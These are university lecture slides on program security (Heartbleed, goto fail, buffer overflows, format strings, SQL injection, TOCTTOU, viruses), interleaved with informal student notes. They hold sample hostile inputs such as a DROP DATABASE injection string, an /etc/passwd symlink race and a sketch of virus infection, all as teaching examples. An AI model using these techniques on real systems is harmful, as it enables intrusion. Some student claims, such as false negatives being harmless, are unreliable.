

CS 458 / 658  
Computer Security and Privacy

Module 2  
Program Security

Spring 2016

# Secure programs

- Why is it so hard to write secure programs?
- A simple answer [CHE02]:
  - Axiom (Murphy):  
Programs have bugs
  - Corollary:  
Security-relevant programs have security bugs

# Module outline

- ① Flaws, faults, and failures
- ② Unintentional security flaws
- ③ Malicious code: Malware
- ④ Other malicious code
- ⑤ Nonmalicious flaws
- ⑥ Controls against security flaws in programs

# Module outline

- ① Flaws, faults, and failures
- ② Unintentional security flaws
- ③ Malicious code: Malware
- ④ Other malicious code
- ⑤ Nonmalicious flaws
- ⑥ Controls against security flaws in programs

# Flaws, faults, and failures

- A **flaw** is a problem with a program
- A **security flaw** is a problem that affects security in some way
  - Confidentiality, integrity, availability
- Flaws come in two types: **faults** and **failures**
- A fault is a mistake “behind the scenes”
  - An error in the code, data, specification, process, etc.
  - A fault is a **potential problem**

# Flaws, faults, and failures

- A failure is when something actually goes wrong
  - You log in to the library's web site, and it shows you someone else's account
  - "Goes wrong" means a deviation from the desired behaviour, not necessarily from the specified behaviour!
    - The specification itself may be wrong
- A fault is the programmer/specifier/inside view
- A failure is the user/outside view

# Finding and fixing faults

- How do you find a fault?
  - If a user experiences a failure, you can try to work backwards to uncover the underlying fault
  - What about faults that haven't (yet) led to failures?
  - Intentionally try to **cause** failures, then proceed as above
    - Remember to think like an attacker!
- Once you find some faults, fix them
  - Usually by making small edits (**patches**) to the program
  - This is called “penetrate and patch”
  - Microsoft's “Patch Tuesday” is a well-known example

# Problems with patching

- Patching sometimes makes things **worse!**
- Why?
  - Pressure to patch a fault is often high, causing a narrow focus on the observed failure, instead of a broad look at what may be a more serious underlying problem
  - The fault may have caused other, unnoticed failures, and a partial fix may cause inconsistencies or other problems
  - The patch for this fault may introduce new faults, here or elsewhere!
- Alternatives to patching?

# Unexpected behaviour

- When a program's behaviour is specified, the spec usually lists the things the program must do
  - The `ls` command must list the names of the files in the directory whose name is given on the command line, if the user has permissions to read that directory
- Most implementors wouldn't care if it did additional things as well
  - Sorting the list of filenames alphabetically before outputting them is fine

# Unexpected behaviour

- But from a security / privacy point of view, extra behaviours could be bad!
  - After displaying the filenames, post the list to a public web site
  - After displaying the filenames, delete the files
- When implementing a security or privacy relevant program, you should consider “and nothing else” to be implicitly added to the spec
  - “should do” vs. “shouldn’t do”
  - How would you test for “shouldn’t do”?

# Module outline

- ① Flaws, faults, and failures
- ② Unintentional security flaws
- ③ Malicious code: Malware
- ④ Other malicious code
- ⑤ Nonmalicious flaws
- ⑥ Controls against security flaws in programs

# Types of security flaws

- One way to divide up security flaws is by genesis (where they came from)
- Some flaws are **intentional**
  - **Malicious** flaws are intentionally inserted to attack systems, either in general, or certain systems in particular
    - If it's meant to attack some particular system, we call it a targeted malicious flaw
  - **Nonmalicious** (but intentional) flaws are often features that are meant to be in the system, and are correctly implemented, but nonetheless can cause a failure when used by an attacker
- Most security flaws are caused by **unintentional** program errors

# The Heartbleed Bug in OpenSSL (April 2014)

- The **TLS Heartbeat mechanism** is designed to keep SSL/TLS connections alive even when no data is being transmitted.
- Heartbeat messages sent by one peer contain random data and a payload length.
- The other peer is suppose to respond with a mirror of exactly the same data.

# The Heartbleed Bug in OpenSSL (April 2014)


- There was a **missing bounds check** in the code.
- An attacker can request that a TLS server hand over a relatively large slice (up to 64KB) of its private memory space.
- This is the same memory space where OpenSSL also stores the server's private key material as well as TLS session keys.

[http://imgs.xkcd.com/comics/heartbleed\\_explanation.png](http://imgs.xkcd.com/comics/heartbleed_explanation.png)

### HOW THE HEARTBLEED BUG WORKS:



[http://imgs.xkcd.com/comics/heartbleed\\_explanation.png](http://imgs.xkcd.com/comics/heartbleed_explanation.png)



# Heartbeat OpenSSL Code

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                    &s->s3->rrec.data[0], s->s3->rrec.length,
                    s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 bytes
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);

r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

# The Fix

The fix is just add a bounds check:

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec.
4 */
pl = p;
```

## 1 Heartbleed

Happened when people could request data of a given length where the length does not match the length of the data requested so they get more data than they are authorized to. In heartbleed you could use this to get the servers encryption key to decrypt all traffic on a server. To fix this all you have to do is have a bounds check when data is requested. If its wrong ignore the request because obviously they are lying. Heartbleed started more people looking at ssl and people found tons of errors in openssl.

# Apple's SSL/TLS Bug (February 2014)

- The bug occurs in code that is used to check the validity of the server's signature on an ephemeral key used in an SSL/TLS connection.
- This bug existed in certain versions of OSX 10.9 and iOS 6.1 and 7.0.
- An active attacker (a “man-in-the-middle”) could potentially exploit this flaw to get a user to accept a counterfeit key that was chosen by the attacker.

# The Buggy Code

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus         err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

# What's the Problem?

- There are two consecutive `gotofail` statements.
- The second `gotofail` statement is always executed if the first two checks succeed.
- In this case, the third check is bypassed and `0` is returned as the value of `err`.

## **2 Apple's SSL**

This was caused by a really stupid error where there was two gotos without brackets around them causing the second one to never execute. This could have been detected by code reachability tests. It was named the hashtag goto fail.

# Buffer overflows

- The single most commonly exploited type of security flaw
- Simple example:

```
#define LINELEN 1024

char buffer[LINELEN] ;

gets(buffer) ;
or
strcpy(buffer, argv[1]);
```

# What's the problem?

- The gets and strcpy functions don't check that the string they're copying into the buffer **will fit in the buffer!**
- So?
- Some languages would give you some kind of exception here, and crash the program
  - Is this an OK solution?
- Not C (the most commonly used language for systems programming). C doesn't even notice something bad happened, and continues on its merry way

# Smashing The Stack For Fun And Profit

- This is a classic (read: somewhat dated) exposition of how buffer overflow attacks work.
- Upshot: if the attacker can write data past the end of an array on the stack, she can usually **overwrite things like the saved return address**. When the function returns, it will jump to any address of her choosing.
- Targets: programs on a local machine that run with setuid (superuser) privileges, or network daemons on a remote machine

### 3 Buffer Overflow

When you initialize a buffer you give it a length, when you try to add more data to that buffer than it has length for it starts trying to write that data around the buffer. This normally accidentally tries to overwrite critical data causing a segfault. If the attacker is smart enough and knows the layout of the program they can abuse this. Usually the code about where to jump to is written in the stack, so if they can use a buffer overflow to access those values they can make your code jump to their executable causing them to gain access to your stuff. Usually java will throw an out of bounds exception to protect this. This causes a crash of the program if you don't catch it. This causes your shit to go down which is BAD. Most buffer overflow attacks are nearly impossible because lots of languages and programs have catches built in to stop them so in real life this is ridiculously hard to do. This course uses a VM to let them overwrite these fail safes.

Common attack points are set uid programs. This happens when a thins ownership has `rwsr--r--`. The s means that the set uid flag is set allowing it to set the user type.

(all ordering goes from highest address to lowest address here) The stack loads the main program into the highest addresses, then it loads any necessary programs (like a function you call from main) below it. Within that frame on the stack is the return address for that function call. At the top of a frame is the parameters, then return address, then frame pointer, then local variables. When we make an array it goes in the local variables. The array starts with `a[0]` at the lowest address and grows up. If we go past the array bounds it will allow us to write into the frame pointer of this frame (since this was the next thing up on the stack). If we keep going we can eventually overwrite the return address. We can use this to jump to shell code that allows us to run anything.

Important to note that there are other variables that can change the flow of the program, you have to overwrite these as well.

If you put a ton of NOPs in your "shell" you can make it much larger so that its easier to hit the shell program. You should be using gdb instead to get the exact address of things instead of blindly guessing and hoping for the best.

# Kinds of buffer overflows

- In addition to the classic attack which overflows a buffer on the stack to jump to shellcode, there are many variants:
  - Attacks which work when a **single byte** can be written past the end of the buffer (often caused by a common off-by-one error)
  - Overflows of buffers on the heap instead of the stack
  - Jump to other parts of the program, or parts of standard libraries, instead of shellcode

## 4 Kinds of Buffer Overflows

A common cause of buffer overflows are off by one errors. Another kind is to use buffer overflows to return to another part of the program (called **Return Oriented Programming**). For instance to skip over a check for the password or such. The super cool cutting edge one is **Blind Return Oriented Programming** which is a deamon that continuously tries things. Basically is a tool that can get a buffer overflow without knowing anything about the program.

# Defences against buffer overflows

- How might one protect against buffer overflows?
- Use a language with bounds checking
  - And catch those exceptions!
- Non-executable stack
  - “W $\oplus$ X” (memory page is either writable or executable, but never both)
- Stack (and sometimes code, heap, libraries) at random virtual addresses for each process
  - All mainstream OSes do this
- “Canaries” that detect if the stack has been overwritten before the return from each function
  - This is a compiler feature

## 5 Defense

There is a defense that says that cannot write to a program and execute it (only one or the other) called **W NAND X**. ROP is a way around this. Another one is **Address Space Layout Randomization** which keeps changing where in memory stuff is stored so that you cannot use your knowledge of the layout of the memory to do buffer overflows since stuff is always in a different place. Doesn't work too well on 32bit because theres isn't enough randomization so you can get around it by running your program over and over. Lastly is **Canaries** that detect if the stack has been overwritten.

# Integer overflows

- Machine integers can represent only a limited set of numbers, might not correspond to programmer's mental model
- Program assumes that integer is always positive, overflow will make (signed) integer wrap and become negative, which will violate assumption
  - Program casts large unsigned integer to signed integer
  - Result of a mathematical operation causes overflow
- Attacker can pass values to program that will trigger overflow

## 6 Integer Overflows

Basically this is caused by someone casting an unsigned integer to a signed integer causing the value of the number of bypass what you expected it to be.

# Format string vulnerabilities

- Class of vulnerabilities discovered only in 2000
- Unfiltered user input is used as format string in `printf()`, `fprintf()`, `sprintf()`, ...
- `printf(buffer)` instead of `printf("%s", buffer)`
  - The first one will parse buffer for %'s and use whatever is currently on the stack to process found format parameters
- `printf("%s%s%s%s")` likely crashes your program
- `printf("%x%x%x%x")` dumps parts of the stack
- `%n` will **write** to an address found on the stack
- See course readings for more

## 7 Format String Vulnerabilities

You can use this to read past what is accessible memory. So if your print format doesn't have proper parameters for it it will keep looking for something to print allowing the program to print stuff that probably should not have been printed. `printf("%s")` will die in a fire because it is looking for something to print causing it to segfault. You can use `%x` to print parts of the stack or `%n` to know how much has been printed.

For example: When you call `printf` it will read the format string until it finds a variable which causes it to look that value up in the stack frame. It then bumps up what it is looking for in the stack to print. If you don't provide enough variables for its format string it will look up in the stack the next thing. After each variable read the `printf` bumps up its stack pointer which is what tells it where to look if a variable isn't provided.

# Incomplete mediation

- Inputs to programs are often specified by untrusted users
  - Web-based applications are a common example
  - “Untrusted” to do what?
- Users sometimes mistype data in web forms
  - Phone number: 51998884567
  - Email: iang#uwaterloo.ca
- The web application needs to ensure that what the user has entered constitutes a **meaningful** request
- This is called **mediation**


# Incomplete mediation

- Incomplete mediation occurs when the application accepts incorrect data from the user
- Sometimes this is hard to avoid
  - Phone number: 519-886-4567
  - This is a reasonable entry, that happens to be wrong
- We focus on catching entries that are clearly wrong
  - Not well formed
    - DOB: 1980-04-31
  - Unreasonable values
    - DOB: 1876-10-12
  - Inconsistent with other entries

# Why do we care?

- What's the security issue here?
- What happens if someone fills in:
  - DOB: 98764874236492483649247836489236492
    - Buffer overflow?
  - DOB: ' ; DROP DATABASE users; --
    - SQL injection?
- We need to make sure that any user-supplied input falls within well-specified values, known to be safe

# SQL injection



<http://xkcd.com/327/>

# Client-side mediation

- You've probably visited web sites with forms that do **client-side** mediation
  - When you click "submit", Javascript code will first run validation checks on the data you entered
  - If you enter invalid data, a popup will prevent you from submitting it
- Related issue: client-side state
  - Many web sites rely on the client to keep state for them
  - They will put hidden fields in the form which are passed back to the server when the user submits the form

# Client-side mediation

- Problem: what if the user
  - Turns off Javascript?
  - Edits the form before submitting it? (Greasemonkey)
  - Writes a script that interacts with the web server instead of using a web browser at all?
  - Connects to the server “manually”?  
(telnet server.com 80)
- Note that the user can send arbitrary (unmediated) values to the server this way
- The user can also modify any client-side state

# Example

- At a bookstore website, the user orders a copy of the course text. The server replies with a form asking the address to ship to. This form has hidden fields storing the user's order
  - ```
<input type="hidden" name="isbn"
      value="0-13-239077-9">
<input type="hidden" name="quantity"
      value="1">
<input type="hidden" name="unitprice"
      value="111.00">
```
- What happens if the user changes the “unitprice” value to “50.00” before submitting the form?

# Another Example

Welcome to A Clean Well-Lighted Place for Books

415-441-6670 [www.bookstore.com](http://www.bookstore.com) FAX 415-567-6885

[ [Home](#) | [Events](#) | [Features & Recommendations](#) | [Shopping Cart](#) ]

A CLEAN WELL-LIGHTED PLACE for BOOKS

Welcome to A Clean Well-Lighted Place for Books

Your Shopping Cart

| Qty | Description                                                                                                     | Price    | Remove                 |
|-----|-----------------------------------------------------------------------------------------------------------------|----------|------------------------|
| -1  | Linux Security for Large-Scale Enterprise Networks<br>Becker, Jamieson<br>1555582923 Paperback<br>Special Order | \$-59.99 | <a href="#">Remove</a> |

[Home](#)  
[Events](#)  
[Book Search](#)  
[Autographed Books](#)  
[Remainders 50% off!](#)  
[Remainders 60% off!](#)  
[Booksense 76](#)

[Done](#)


Insecure software

Total: \$ -59.99

Save Qty Changes

Internet 

Secure communications



<https://twitter.com/ericbaize/status/492777221225213952/photo/1>

# Defences against incomplete mediation

- Client-side mediation is an OK method to use in order to have a friendlier user interface, but is useless for security purposes.
- You have to do **server-side mediation**, whether or not you also do client-side.
- For values entered by the user:
  - Always do very careful checks on the values of all fields
  - These values can potentially contain completely arbitrary 8-bit data (including accented chars, control chars, etc.) and be of any length
- For state stored by the client:
  - Make sure client has not modified the data in any way

## 8 Incomplete Mediation

This is when the user input can fuck shit up. We don't know much about the users that might just be really stupid. Malicious user can fuck up your database if you don't check for stuff. Frequently forms will use hidden fields to remember information about the user, more commonly they use cookies. These are very public facing things, anyone with a browser debugger can find this data and manipulate what is sent in these special fields.

You can sign the stuff you send to the backend to sure that you acknowledge that you actually did this. The more common way is to use sessions that makes the data expire.

# TOCTTOU errors

- TOCTTOU (“TOCK-too”) errors
  - Time-Of-Check To Time-Of-Use
  - Also known as “race condition” errors
- These errors may occur when the following happens:
  - ① User requests the system to perform an action
  - ② The system verifies the user is allowed to perform the action
  - ③ The system performs the action
- What happens if the state of the system changes between steps 2 and 3?

## Example

- A particular Unix terminal program is setuid (runs with superuser privileges) so that it can allocate terminals to users (a privileged operation)
- It supports a command to write the contents of the terminal to a log file
- It first checks if the user has permissions to write to the requested file; if so, it opens the file for writing
- The attacker makes a symbolic link:  
`logfile -> file_she_owns`
- Between the “check” and the “open”, she changes it:  
`logfile -> /etc/passwd`

# The problem

- The state of the system changed between the check for permission and the execution of the operation
- The file whose permissions were checked for writeability by the user (`file_she_owns`) wasn't the same file that was later written to (`/etc/passwd`)
  - Even though they had the same name (`logfile`) at different points in time
- Q: Can the attacker really “win this race”?
- A: Yes.

# Defences against TOCTTOU errors

- When performing a privileged action on behalf of another party, make sure all information relevant to the access control decision is **constant** between the time of the check and the time of the action (“the race”)
  - Keep a private copy of the request itself so that the request can't be altered during the race
  - Where possible, act on the object itself, and not on some level of indirection
    - e.g. Make access control decisions based on filehandles, not filenames
  - If that's not possible, use locks to ensure the object is not changed during the race

## 9 TOCTTOU Errors

The user asks the system if it is allowed to perform an action then lets it do that. If there is some time between when it checks for permission and actually doing the action you can sneak in and change the permission. You can increase the amount of time by giving the code a very large file to read or such. This means that the attacker can almost always win the race.

You can work with file handles instead of names (these are returned when you call fopen, the computer makes a table of lookups for files). File handles cannot be changed once you open them to prevent them pointing you to a different file. Locks are also your friend, they can prevent another thread from sneaking in while you are checking permission.

# Malware

- Various forms of software written with malicious intent
- A common characteristic of all types of malware is that it needs to be executed in order to cause harm
- How might malware get executed?
  - User action
    - Downloading and running malicious software
    - Viewing a web page containing malicious ActiveX control
    - Opening an executable email attachment
    - Inserting a CD/DVD or USB flash drive
  - Exploiting an existing flaw in a system
    - Buffer overflows in network daemons
    - Buffer overflows in email clients or web browsers

# Viruses

- A **virus** is a particular kind of malware that infects other files
  - Traditionally, a virus could infect only executable programs
  - Nowadays, many data document formats can contain executable code (such as macros)
    - Many different types of files can be infected with viruses now
- Typically, when the file is executed (or sometimes just opened), the virus activates, and tries to infect other files with copies of itself
- In this way, the virus can spread between files, or between computers

# Infection

- What does it mean to “infect” a file?
- The virus wants to modify an existing (non-malicious) program or document (the **host**) in such a way that executing or opening it will transfer control to the virus
  - The virus can do its “dirty work” and then transfer control back to the host
- For executable programs:
  - Typically, the virus will modify other programs and copy itself to the beginning of the targets’ program code
- For documents with macros:
  - The virus will edit other documents to add itself as a macro which starts automatically when the file is opened

# Infection

- In addition to infecting other files, a virus will often try to infect the computer itself
  - This way, every time the computer is booted, the virus is automatically activated
- It might put itself in the boot sector of the hard disk
- It might add itself to the list of programs the OS runs at boot time
- It might infect one or more of the programs the OS runs at boot time
- It might try many of these strategies
  - But it's still trying to evade detection!

# Spreading

- How do viruses spread between computers?
- Usually, when the user sends infected files (hopefully not knowing they're infected!) to his friends
  - Or puts them on a p2p network
- A virus usually requires some kind of user action in order to spread to another machine
  - If it can spread on its own (via email, for example), it's more likely to be a worm than a virus

# Payload

- In addition to trying to spread, what else might a virus try to do?
- Some viruses try to evade detection by disabling any active virus scanning software
- Most viruses have some sort of **payload**
- At some point, the payload of an infected machine will activate, and something (usually bad) will happen
  - Erase your hard drive
  - Subtly corrupt some of your spreadsheets
  - Install a keystroke logger to capture your online banking password
  - Start attacking a particular target website

## 10 Malware

You cannot do anything with downloaded malware, it must be executed. You want to try to exploit a flaw in the system to cause it to execute automatically. Viruses are a kind of malware with a payload they want to execute on their system. They tend to try to be super stealthy so they often insert themselves into a executable, so that when it is run it runs itself and then the host virus. Usually you cannot just append yourself to the start of a program due to addressing and such. You want to add your virus to the end, copy the first instruction below the virus, then replace the first instruction with a jump to your virus. Viruses will try to spread itself. Particularly when the user shares files.

Historical examples:

- creeper(1971)
- cloner(1982)
- brain(1986) - infected PCs
- stoned(1987)
- ping pong(1988)

# Spotting viruses

- When should we look for viruses?
  - As files are added to our computer
    - Via portable media
    - Via a network
  - From time to time, scan the entire state of the computer
    - To catch anything we might have missed on its way in
    - But of course, any damage the virus might have done may not be reversible
- How do we look for viruses?
  - Signature-based protection
  - Behaviour-based protection

# Signature-based protection

- Keep a list of all known viruses
- For each virus in the list, store some characteristic feature (the **signature**)
  - Most signature-based systems use features of the virus code itself
    - The infection code
    - The payload code
  - Can also try to identify other patterns characteristic of a particular virus
    - Where on the system it tries to hide itself
    - How it propagates from one place to another

# Polymorphism

- To try to evade signature-based virus scanners, some viruses are **polymorphic**
  - This means that instead of making perfect copies of itself every time it infects a new file or host, it makes a **modified** copy instead
  - This is often done by having most of the virus code encrypted
    - The virus starts with a decryption routine which decrypts the rest of the virus, which is then executed
    - When the virus spreads, it encrypts the new copy with a newly chosen random key
- How would you scan for polymorphic viruses?

# Behaviour-based protection

- Signature-based protection systems have a major limitation
  - You can only scan for viruses that are in the list!
  - But there are several brand-new viruses identified **every day**
    - One anti-virus program recognizes over *36 million* virus signatures
  - What can we do?
- Behaviour-based systems look for suspicious patterns of behaviour, rather than for specific code fragments
  - Some systems run suspicious code in a sandbox first

## 11 Catching Viruses

Spotting a virus is very hard. One way is applying a signature to files that watching for it. The signature you can catch virus payloads and patterns of a virus. The problem is that you can avoid signature based virus spotters by using polymorphism. You can encode your virus and frequently change the key for it. You have an decryption key, then decryption code, then encrypted malware code. To catch these you can look for the decryption code is common amongst all copies of the virus so you can look for it.

Instead of looking at what the virus looks like you can watch for its behaviour. Problem is you have run them first to see what it does. Commonly this is done in a sandbox and see what it does. Of course viruses now can look to see what environment it is running in and behaves nicely when it does.

# False negatives and positives

- Any kind of test or scanner can have two types of errors:
  - False negatives: fail to identify a threat that is present
  - False positives: claim a threat is present when it is not
- Which is worse?
- How do you think signature-based and behaviour-based systems compare?

## 12 False Positives and Negatives

It almost always better to have false negatives since they are mildly annoying but not harmful to the user. The flip side is you can get warning fatigue where the user gets so sick of you false positive shit that they no longer listen to warnings leaving them completely open to all viruses.

In a signature based system it is possible to have false positives, but you really shouldn't if you are programming it properly. False negatives are much more possible, especially with new software the system hasn't seen before. In behaviour based systems are prone to false positives, they can also have false negatives.

## Base rate fallacy

- Suppose a breathalyzer reports false drunkenness in 5% of cases, but never fails to detect true drunkenness.
- Suppose that 1 in every 1000 drivers is drunk (the **base rate**).
- If a breathalyzer test of a random driver indicates that he or she is drunk, what is the probability that he or she really is drunk?
- Applied to a virus scanner, these numbers imply that there will be many more false positives than true positives, potentially causing the true positives to be overlooked or the scanner disabled.

## 13 Base Rate Fallacy

Based on this example, say we have 50 people for whom the system says you're drunk but aren't, this means that there is 1 actual drunk (this is out of 1000 people). Leading to 51 drunk results. If you get a positive result there is 1:51 chance that you actually are drunk. This means that the system is pretty useless.

# Trojan horses



<http://www.sampsonuk.net/B3TA/TrojanHorse.jpg>

